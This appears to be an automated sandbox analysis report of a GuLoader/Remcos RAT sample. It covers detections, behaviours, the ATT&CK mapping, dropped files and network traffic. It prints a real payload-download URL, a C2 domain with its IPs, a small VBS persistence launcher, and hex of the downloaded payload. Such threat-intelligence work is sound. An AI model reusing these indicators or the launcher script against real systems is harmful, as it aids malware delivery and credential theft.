ID: 457916
Sample Name: loKmeabs9V.exe
Cookbook: default.jbs
Time: 14:59:17
Date: 02/08/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report loKmeabs9V.exe

Overview


General Information

Sample Name:	loKmeabs9V.exe
Analysis ID:	457916
MD5:	e0d74762f123eb6.
SHA1:	ee63af5c34a027b.
SHA256:	f06e4c96e86c0f3..
Tags:	exe RAT
Infos:	

Most interesting Screenshot:



Detection




GuLoader Remcos

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected unpacking (changes PE se…
- Found malware configuration
- GuLoader behavior detected
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Yara detected GuLoader
- Yara detected Remcos RAT
- C2 URLs / IPs found in malware con…
- Contains functionality to detect hard…
- Creates autostart registry keys with …
- Detected RDTSC dummy instruction…
- Hides threads from debuggers

Classification



Process Tree

- **System is w10x64**
- loKmeabs9V.exe (PID: 1536 cmdline: 'C:\Users\user\Desktop\loKmeabs9V.exe' MD5: E0D74762F123EB6603898D1482EB9752)
  - loKmeabs9V.exe (PID: 476 cmdline: 'C:\Users\user\Desktop\loKmeabs9V.exe' MD5: E0D74762F123EB6603898D1482EB9752)
    - loKmeabs9V.exe (PID: 3576 cmdline: C:\Users\user\Desktop\loKmeabs9V.exe /stext 'C:\Users\user\AppData\Local\Temp\syqduvyml' MD5: E0D74762F123EB6603898D1482EB9752)
    - loKmeabs9V.exe (PID: 484 cmdline: C:\Users\user\Desktop\loKmeabs9V.exe /stext 'C:\Users\user\AppData\Local\Temp\cawvvojfhdxf' MD5: E0D74762F123EB6603898D1482EB9752)
    - loKmeabs9V.exe (PID: 4112 cmdline: C:\Users\user\Desktop\loKmeabs9V.exe /stext 'C:\Users\user\AppData\Local\Temp\fubgoguhvlpsyny' MD5: E0D74762F123EB6603898D1482EB9752)
- **cleanup**

Malware Configuration

Threatname: GuLoader

```
{
  "Payload URL": "http://101.99.94.119/WEALTH_PRUuqVZw139.bin"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000E.00000002.1286073742.00000000007 57000.00000004.00000020.sdmp	JoeSecurity_Remcos	Yara detected Remcos RAT	Joe Security	
00000000.00000002.336047834.00000000022B 0000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration
Multi AV Scanner detection for dropped file
Multi AV Scanner detection for submitted file
Yara detected Remcos RAT
Machine Learning detection for dropped file
Machine Learning detection for sample

Networking:

C2 URLs / IPs found in malware configuration
Uses dynamic DNS services

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Installs a global keyboard hook

E-Banking Fraud:

Yara detected Remcos RAT

Data Obfuscation:

Detected unpacking (changes PE section rights)
Yara detected GuLoader

Boot Survival:

Creates autostart registry keys with suspicious values (likely registry only malware)

Malware Analysis System Evasion:

Contains functionality to detect hardware virtualization (CPUID execution measurement)
Detected RDTSC dummy instruction sequence (likely for instruction hammering)
Tries to detect Any.run
Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)
Tries to detect virtualization through RDTSC time measurements

Anti Debugging:

Hides threads from debuggers

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

GuLoader behavior detected

Yara detected Remcos RAT

Tries to harvest and steal browser information (history, passwords, etc)

Tries to steal Instant Messenger accounts or passwords

Tries to steal Mail credentials (via file access)

Tries to steal Mail credentials (via file registry)


Remote Access Functionality:

Yara detected Remcos RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command Control
Valid Accounts	Native API 1	Application Shimming 1	Application Shimming 1	Deobfuscate/Decode Files or Information 1	OS Credential Dumping 1	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress To Transfer 1
Default Accounts	Scheduled Task/Job	Registry Run Keys / Startup Folder 1 1	Access Token Manipulation 1	Obfuscated Files or Information 3	Input Capture 1 1	Account Discovery 1	Remote Desktop Protocol	Data from Local System 1	Exfiltration Over Bluetooth	Encrypted Channel 2
Domain Accounts	At (Linux)	Logon Script (Windows)	Process Injection 1 1 2	Software Packing 1 2	Credentials in Registry 2	File and Directory Discovery 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Standard Port 1
Local Accounts	At (Windows)	Logon Script (Mac)	Registry Run Keys / Startup Folder 1 1	Masquerading 1	Credentials In Files 1	System Information Discovery 3 2 9	Distributed Component Object Model	Input Capture 1 1	Scheduled Transfer	Non-Application Layer Prot
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Virtualization/Sandbox Evasion 2 3	LSA Secrets	Security Software Discovery 7 3 1	SSH	Clipboard Data 1	Data Transfer Size Limits	Application Protocol 2
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Access Token Manipulation 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 2 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 1 2	DCSync	Process Discovery 4	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	Application Window Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	System Owner/User Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Proto
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	Remote System Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Trans Protocols

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
loKmeabs9V.exe	20%	Virustotal		Browse
loKmeabs9V.exe	13%	ReversingLabs	Win32.Trojan.Vebzenpak	
loKmeabs9V.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\subfolder1\yourphone.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\subfolder1\yourphone.exe	20%	Virustotal		Browse
C:\Users\user\AppData\Local\Temp\subfolder1\yourphone.exe	6%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\subfolder1\yourphone.exe	13%	ReversingLabs	Win32.Trojan.Vebzenpak	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
22.2.loKmeabs9V.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1116566		Download File
23.2.loKmeabs9V.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1116590		Download File
24.2.loKmeabs9V.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1116590		Download File
22.0.loKmeabs9V.exe.400000.0.unpack	100%	Avira	TR/Patched.Ren.Gen2		Download File

Domains

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.imvu.comr	0%	URL Reputation	safe	
http://101.99.94.119/WEALTH_PRUuqVZw139.bin	0%	Avira URL Cloud	safe	
http://www.imvu.comhttp://www.ebuddy.comhttps://www.google.com	0%	Avira URL Cloud	safe	
http://www.ebuddy.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
wealthyrem.ddns.net	194.5.97.128	true	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://101.99.94.119/WEALTH_PRUuqVZw139.bin	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
194.5.97.128	wealthyrem.ddns.net	Netherlands		208476	DANILENKODE	true
101.99.94.119	unknown	Malaysia		45839	SHINJIRU-MY-AS-APShinjiruTechnologySdnBhdMY	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	457916
Start date:	02.08.2021
Start time:	14:59:17
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 17m 17s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	loKmeabs9V.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Suspected Instruction Hammering Hide Perf
Number of analysed new started processes analysed:	41
Number of new started drivers analysed:	0

Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.phis.troj.spyw.evad.winEXE@9/4@1/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 50.6% (good quality ratio 40.6%) • Quality average: 62.4% • Quality standard deviation: 38.4%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
15:02:10	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce Startup key C:\Users\user\AppData\Local\Temp\subfolder1\yourphone.vbs
15:02:19	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\RunOnce Startup key C:\Users\user\AppData\Local\Temp\subfolder1\yourphone.vbs

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
SHINJIRU-MY-AS-APShinjiruTechnologySdnBhdMY	Audio #Ud83d#Udcde lifewire.org.HTML	Get hash	malicious	Browse	• 111.90.141.176
	bitratencrypt.exe	Get hash	malicious	Browse	• 111.90.149.108
	svchost.exe	Get hash	malicious	Browse	• 111.90.149.108
	eVF243bmXC.exe	Get hash	malicious	Browse	• 111.90.149.108
	xSnF0lxFUX.exe	Get hash	malicious	Browse	• 111.90.146.149
	QppmM7JmZd.exe	Get hash	malicious	Browse	• 111.90.146.149
	vNiyRd4GcH.exe	Get hash	malicious	Browse	• 111.90.146.149
	4E825059CDC8C2116FF7737EEAD0E6482A2CBF0A5790D.exe	Get hash	malicious	Browse	• 111.90.146.149
	SecuriteInfo.com.Trojan.Win32.Save.a.2038.exe	Get hash	malicious	Browse	• 101.99.94.204
	Minutes of Meeting 22062021.exe	Get hash	malicious	Browse	• 111.90.147.240
	naxpJ9fFZ4.exe	Get hash	malicious	Browse	• 111.90.149.115
	dMH1IIv1a1.exe	Get hash	malicious	Browse	• 111.90.149.115
	bmaphis@cardinaltek.com_16465506 AMDocAtt.HTML	Get hash	malicious	Browse	• 111.90.140.91
	4cDyOofgzT.xlsm	Get hash	malicious	Browse	• 101.99.95.230
	4cDyOofgzT.xlsm	Get hash	malicious	Browse	• 101.99.95.230
	341288734918_06172021.xlsm	Get hash	malicious	Browse	• 101.99.95.230

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	341288734918_06172021.xlsm	Get hash	malicious	Browse	• 101.99.95.230
	kctD8brhzU.exe	Get hash	malicious	Browse	• 111.90.146.149
	Rebate_612426110_06142021.xlsm	Get hash	malicious	Browse	• 111.90.151.193
	Rebate_612426110_06142021.xlsm	Get hash	malicious	Browse	• 111.90.151.193
DANILENKODE	1niECmfIcE.exe	Get hash	malicious	Browse	• 194.5.97.94
	Nuzbcdoajgupgalxelbnohzzeonlplvuro.exe	Get hash	malicious	Browse	• 194.5.98.7
	RueoUfi1MZ.exe	Get hash	malicious	Browse	• 194.5.98.3
	Departamento de contadores Consejos de pago 0.exe	Get hash	malicious	Browse	• 194.5.98.7
	04_extracted.exe	Get hash	malicious	Browse	• 194.5.97.18
	scanorder01321.jar	Get hash	malicious	Browse	• 194.5.98.243
	scanorder01321.jar	Get hash	malicious	Browse	• 194.5.98.243
	PO.exe	Get hash	malicious	Browse	• 194.5.98.23
	PO B4007121.exe	Get hash	malicious	Browse	• 194.5.98.7
	WzOSphO1Np.exe	Get hash	malicious	Browse	• 194.5.98.107
	QUOTATION-007222021.exe	Get hash	malicious	Browse	• 194.5.97.145
	PO B4007121.exe	Get hash	malicious	Browse	• 194.5.98.7
	ORDER407-395.exe	Get hash	malicious	Browse	• 194.5.98.23
	Bank Copy.pdf.exe	Get hash	malicious	Browse	• 194.5.98.8
	FATURAA No.072221.exe	Get hash	malicious	Browse	• 194.5.98.158
	Document.1-xml.eml.exe	Get hash	malicious	Browse	• 194.5.98.136
	2 (P-O DRAWINGS) SUPPLY PRODUCT.exe	Get hash	malicious	Browse	• 194.5.98.212
	ynFBVCYIcu.exe	Get hash	malicious	Browse	• 194.5.98.195
	#RFQ ORDER7678432213211.exe	Get hash	malicious	Browse	• 194.5.98.120
	ORDER.exe	Get hash	malicious	Browse	• 194.5.98.23

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\subfolder1\yourphone.exe

Process:	C:\Users\user\Desktop\loKmeabs9V.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	114688
Entropy (8bit):	6.65828072595929
Encrypted:	false
SSDEEP:	1536:hSGTBAAP0gRQhGuloEWu6Y9yaipBhHaWQmiPYDqulcgRQhWSGTBAAP:hSGTBxChTlHWu6jbfFtDXlKhWSGTBx
MD5:	E0D74762F123EB6603898D1482EB9752
SHA1:	EE63AF5C34A027BA8B8331DD678B15E7A87D26A6
SHA-256:	F06E4C96E86C0F36C82D38DE0627C0B81995656C4DCBC136C0FEDDA868ED8EA0
SHA-512:	0F1DAEC7056919C4C7662DA12F99DC5300243B039EC98F162F1F6EB391DD9905B240ABFBC63AF3D662C0BA4AE6515FA11A3352B72354EE0C7A1B4147D2C2313A
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Virustotal, Detection: 20%, Browse • Antivirus: Metadefender, Detection: 6%, Browse • Antivirus: ReversingLabs, Detection: 13%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....#...B...B...B..L^...B...`...B...d...B..Rich.B.....PE..L.....J..... ...@.....D.....P....@.....r.....K..(....p...[.....(... .....|.....text....>.....@..... ..... ..`.data...\....P.....P.....@....rsrc....[...p...`...`.....@..@...I.....MSVBVM60.DLL..... ....

C:\Users\user\AppData\Local\Temp\subfolder1\yourphone.vbs

Process:	C:\Users\user\Desktop\loKmeabs9V.exe

C:\Users\user\AppData\Local\Temp\subfolder1\yourphone.vbs	
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	116
Entropy (8bit):	4.966412428636319
Encrypted:	false
SSDEEP:	3:jfF+m8nhvF3mRDWXp5cViE2J5xAIjuHChCn:jFqhv9IWXp+N23faihCn
MD5:	B8755622AB5BB996534972B79851BBF5
SHA1:	1ECF426DB043D2C14B307AA695132BBD037919DA
SHA-256:	B05ECC5EB60DFE897EBFBEBCD8FDD2B3C25B5C0FD1882F7B30F822B5B22E6A7E
SHA-512:	7123EF8223CB676399A9E74C371B028690EF2F07F614E25B0A34104BD062CEFBD456C5B0E82EFB6E0A34C79BBB93CD6488AC55C7B25EAAFCD81298FAC6DEDC48
Malicious:	**true**
Reputation:	low
Preview:	Set W = CreateObject("WScript.Shell")..Set C = W.Exec ("C:\Users\user\AppData\Local\Temp\subfolder1\yourphone.exe")

C:\Users\user\AppData\Local\Temp\syqduvyml	
Process:	C:\Users\user\Desktop\loKmeabs9V.exe
File Type:	Little-endian UTF-16 Unicode text, with no line terminators
Category:	dropped
Size (bytes):	2
Entropy (8bit):	1.0
Encrypted:	false
SSDEEP:	3:Qn:Qn
MD5:	F3B25701FE362EC84616A93A45CE9998
SHA1:	D62636D8CAEC13F04E28442A0A6FA1AFEB024BBB
SHA-256:	B3D510EF04275CA8E698E5B3CBB0ECE3949EF9252F0CDC839E9EE347409A2209
SHA-512:	98C5F56F3DE340690C139E58EB7DAC111979F0D4DFFE9C4B24FF849510F4B6FFA9FD608C0A3DE9AC3C9FD2190F0EFAF715309061490F9755A9BFDF1C54CA0D4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	..

C:\Users\user\AppData\Roaming\remcos\logs.dat	
Process:	C:\Users\user\Desktop\loKmeabs9V.exe
File Type:	data
Category:	dropped
Size (bytes):	148
Entropy (8bit):	3.323472271291229
Encrypted:	false
SSDEEP:	3:rklKlmvNBlfPl1NUlwi5JWRal2Jl+7R0DAlBG4LNQblovDl9il:IlKILHslj5YcIeeDAlybW/G
MD5:	74C265BB113D25076A17CDBAED9500EB
SHA1:	F6A406BB0D842FD7C189DD73A816998E1C98797E
SHA-256:	C38067D9FFB58F898F2A038AC35C6A05EFCC30E3C3CA670CE037BBA1F9BD0B0C
SHA-512:	00F4B99F135EFE290A6C4C20EA61B297DAF39A0671D4F7C9C2073688D4C053243930D99F231800043DD84614FB3EDA1AFF6055FE06157FB4008E1B07ADDFA7C
Malicious:	false
Reputation:	low
Preview:	....[.2.0.2.1./.0.8./.0.2. .1.5.:.0.2.:.1.5. .O.f.f.l.i.n.e. .K.e.y.l.o.g.g.e.r. .S.t.a.r.t.e.d.].....[. .P.r.o.g.r.a.m. .M.a.n.a.g.e.r. .].....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.65828072595929
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	loKmeabs9V.exe
File size:	114688

General

MD5:	e0d74762f123eb6603898d1482eb9752
SHA1:	ee63af5c34a027ba8b8331dd678b15e7a87d26a6
SHA256:	f06e4c96e86c0f36c82d38de0627c0b81995656c4dcbc136c0fedda868ed8ea0
SHA512:	0f1daec7056919c4c7662da12f99dc5300243b039ec98f162f1f6eb391dd9905b240abfbc63af3d662c0ba4ae6515fa11a3352b72354ee0c7a1b4147d2c2313a
SSDEEP:	1536:hSGTBAAP0gRQhGuloEWu6Y9yaipBhHaWQmiPYDqulcgRQhWSGTBAAP:hSGTBxChTlHWu6jbfFtDXlKhWSGTBx
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....#...B...B...B..L^...B...`...B...d...B..Rich.B.....PE..L.....J.....@.....D.....P....@.....

File Icon

Icon Hash:	6a6a2a6a2a2a2a2a

Static PE Info

General

Entrypoint:	0x401144
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x4A04FEB2 [Sat May 9 03:55:30 2009 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	5565993a5a9f2bfb76f28ab304be6bc1

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x13e14	0x14000	False	0.648217773437	data	7.07623900315	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0x15000	0x115c	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x17000	0x5baa	0x6000	False	0.545979817708	data	6.0375627219	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map

Language of compilation system	Country where language is spoken	Map
Chinese	Taiwan	

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 2, 2021 15:03:10.911448002 CEST	192.168.2.3	8.8.8.8	0x89af	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 2, 2021 15:03:10.946295977 CEST	8.8.8.8	192.168.2.3	0x89af	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 2, 2021 15:05:57.866383076 CEST	8.8.8.8	192.168.2.3	0x19b6	No error (0)	prda.aadg. msidentity.com	www.tm.a.prd.aadg.akadns.net		CNAME (Canonical name)	IN (0x0001)

HTTP Request Dependency Graph

- 101.99.94.119

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49734	101.99.94.119	80	C:\Users\user\Desktop\loKmeabs9V.exe


Timestamp	kBytes transferred	Direction	Data
Aug 2, 2021 15:03:10.036640882 CEST	5267	OUT	GET /WEALTH_PRUuqVZw139.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: 101.99.94.119 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Aug 2, 2021 15:03:10.090718031 CEST	5269	IN	HTTP/1.1 200 OK Date: Mon, 02 Aug 2021 05:03:09 GMT Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/7.3.29 Last-Modified: Sun, 01 Aug 2021 22:14:12 GMT ETag: "72840-5c886c5bd2c84" Accept-Ranges: bytes Content-Length: 469056 Content-Type: application/octet-stream Data Raw: 02 da 3f 3b 14 7d 1a 6a 97 49 3f 94 5c 82 37 c8 0c ca ec 44 1c 6d c0 32 59 f9 cf d2 b0 1a e7 13 99 e0 d4 67 ec d8 64 6e 95 58 ec b1 4f 94 7f 92 37 39 35 25 0e 6c f3 89 78 b7 14 89 1a b4 26 f2 11 bc 3c b1 1c 0b fb d6 41 4d 17 b6 90 e4 e1 56 be d4 42 8e 30 56 42 72 02 40 cf 5a 21 29 62 b6 a4 bb 97 62 c7 e2 1d 15 12 0a 25 a3 bb 05 00 9a 03 47 1d ba da 59 7d 50 7d 8e 32 9f bd 1b 63 b0 ea 7e de 40 f0 aa 58 0e 19 69 40 f1 d1 6b f1 62 d6 9c 56 99 d3 55 3a 4c c8 f3 2a 1b 7f 98 48 43 5b 6b 10 cc 6e ca 2c 4f d1 bc 05 59 7c a8 bd 1b e3 26 7b 5f 90 54 72 2d 60 23 c9 eb 7e 5d ec e2 0a 13 8d ba 86 2d 25 4e 20 56 e0 c4 56 b4 da 8c f9 40 35 ce ca 47 61 c1 d5 42 39 36 83 4b 05 13 8e 82 3a 7f 1a 70 78 d3 98 05 7d 70 85 8a 7a b4 55 f9 32 c4 64 02 aa 76 81 23 0d 67 b4 0c 86 01 3c 66 fe 8e 3d 81 d4 a9 fd 53 2d 87 b2 0a 8c 47 cb 99 07 35 0a ea 05 95 85 9a ea 9e 1c b4 42 7b 37 c3 bf 5b d5 08 31 4c 06 8c ae 2a dc 74 43 76 6b 1a 79 74 62 a4 ec 7a e4 b3 33 61 bb 8c f9 8d 24 71 d9 a7 31 0b f7 dd 8d a2 30 60 0f 5d 6b ca 63 ff f3 ad e7 ae 9c 70 5d ab fb cf ab d5 2a 9c 0b c8 8a 06 7a 9e 24 c7 88 e1 fc 5f 55 5d a2 fe e4 58 1e af 6c 38 09 9d 79 ed 0d 1e d1 9b 13 ef bb dd e2 65 05 71 fa 7e 26 bb f5 c9 72 29 42 3c 09 d8 c6 58 89 d2 04 93 17 fc f9 4a ff 0c 29 bd d9 81 ba cb e4 1b 2c 52 78 a4 d9 42 8a 61 95 7c 3e 9a 70 61 f5 c7 73 cf af 4a 80 27 ac 59 a8 a5 a9 49 8b 4d 5f 3c 72 be c5 73 21 12 da 76 7f ba 44 c5 a7 66 6a 8f 02 0d 2c 51 87 6a c1 50 3a 55 43 c6 41 a6 d1 bb 6d db 6f 22 5f 49 7b bc 5d 82 66 82 4b a4 3c d9 82 27 47 0b f0 a6 2a 48 ec 52 1e 40 e4 cc 10 e5 b4 02 68 d3 1c 3b 3c 99 33 d9 13 b9 61 55 a3 8e da ce 48 88 c3 28 d8 13 34 45 1f df b3 20 66 a5 15 3a 2d 26 dc 96 c9 67 30 5c ca 63 b9 34 86 eb 7a fc ff c3 26 06 89 06 ca a1 12 4b 9d f9 57 a7 54 49 70 0a 52 77 83 b6 e9 02 f2 6c 48 f9 74 79 d9 82 16 96 89 9a 7a de b4 90 0f f6 16 6b 07 64 5c 83 16 8f 9d 35 d2 84 8c 59 91 d3 47 b1 2a 4d ad cd 41 07 a6 d3 a3 71 13 43 48 13 55 d1 61 c8 b4 e9 72 ef e4 25 55 23 a3 6c b7 1b 62 c3 ff ed f0 85 